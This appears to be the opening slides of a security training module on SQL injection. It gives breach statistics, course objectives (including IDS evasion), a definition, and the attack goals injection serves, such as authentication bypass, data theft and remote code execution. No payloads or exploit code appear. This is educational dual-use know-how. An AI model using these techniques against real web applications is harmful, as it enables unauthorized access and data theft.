






# **SQL Injection**

**Module 13**

**Unmask the Invisible Hacker**




# SQL Injection Statistics





After years of steady decline, 2014 witnessed a **significant uptick** in SQL injection vulnerabilities identified in publicly released software packages




Up to **100k Archos customers** compromised by SQL injection attack



**1 Million WordPress websites** vulnerable to SQL injection attack




The online store Mapp. nl has notified customers that hackers have stolen a portion of their customer base, including **157,000 email addresses** and encrypted passwords, Security.NL reports. According to a spokesperson, the attack happened via SQL injection



<http://www.net-security.org>, <http://www.scmagazineuk.com>, <http://www.tripwire.com>, <http://www.nltimes.nl>

# SQL Most Prevalent Vulnerability 2015



<http://racknageddon.com>


# Module Objectives




- ↳ Understanding SQL Injection Concepts
- ↳ Understanding various types of SQL Injection Attacks
- ↳ Understanding SQL Injection Methodology




- ↳ SQL Injection Tools
- ↳ Understanding different IDS Evasion Techniques
- ↳ SQL injection Countermeasures
- ↳ SQL Injection Detection Tools



# Module Flow




**SQL Injection  
Concepts**



**SQL Injection  
Methodology**




**Evasion  
Techniques**



**Types of  
SQL Injection**




**SQL Injection  
Tools**




**Counter-  
measures**

# What is SQL Injection?



SQL injection is a technique used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database



SQL injection is a basic attack used to either gain unauthorized access to a database or to retrieve information directly from the database



It is a flaw in web applications and not a database or web server issue

# Why Bother about SQL Injection?



On the basis of application itself and the way it handles user submitted data, SQL injection can be used to implement the attacks mentioned below:



## Authentication Bypass

Using this attack, an attacker logs onto an application without providing valid username and password and gains administrative privileges

## Information Disclosure

Using this attack, an attacker obtains sensitive information that is stored in the database

## Compromised Data Integrity

An attacker uses this attack to deface a web page, insert malicious content into web pages, or alter the contents of a database


## Compromised Availability of Data

Attackers use this attack to delete the database information, delete log, or audit information that is stored in a database

## Remote Code Execution

It assists an attacker to compromise the host OS

# How Web Applications Work



# SQL Injection and Server-side Technologies



**Server-side  
Technology**

Powerful server-side technologies like ASP.NET and database servers allow developers to create dynamic, data-driven websites with incredible ease

**Exploit**

The power of ASP.NET and SQL can easily be exploited by hackers using SQL injection attacks

**Susceptible  
Databases**

All relational databases, SQL Server, Oracle, IBM DB2, and MySQL, are susceptible to SQL-injection attacks

**Attack**

SQL injection attacks do not exploit a specific software vulnerability, instead they target websites that do not follow secure coding practices for accessing and manipulating data stored in a relational database

# Understanding HTTP Post Request



The screenshot shows a web browser window with the URL <http://www.juggyboy.com/logon.aspx>. The page title is "Account Login". On the left, there is an icon of two interlocking keys. The login form has two fields: "Username" containing "bart" and "Password" containing "simpson". To the right of the password field is a "Submit" button. The browser's standard control buttons (minimize, maximize, close) are visible at the top.

When a user provides information and clicks Submit, the browser submits a string to the web server that contains the user's credentials

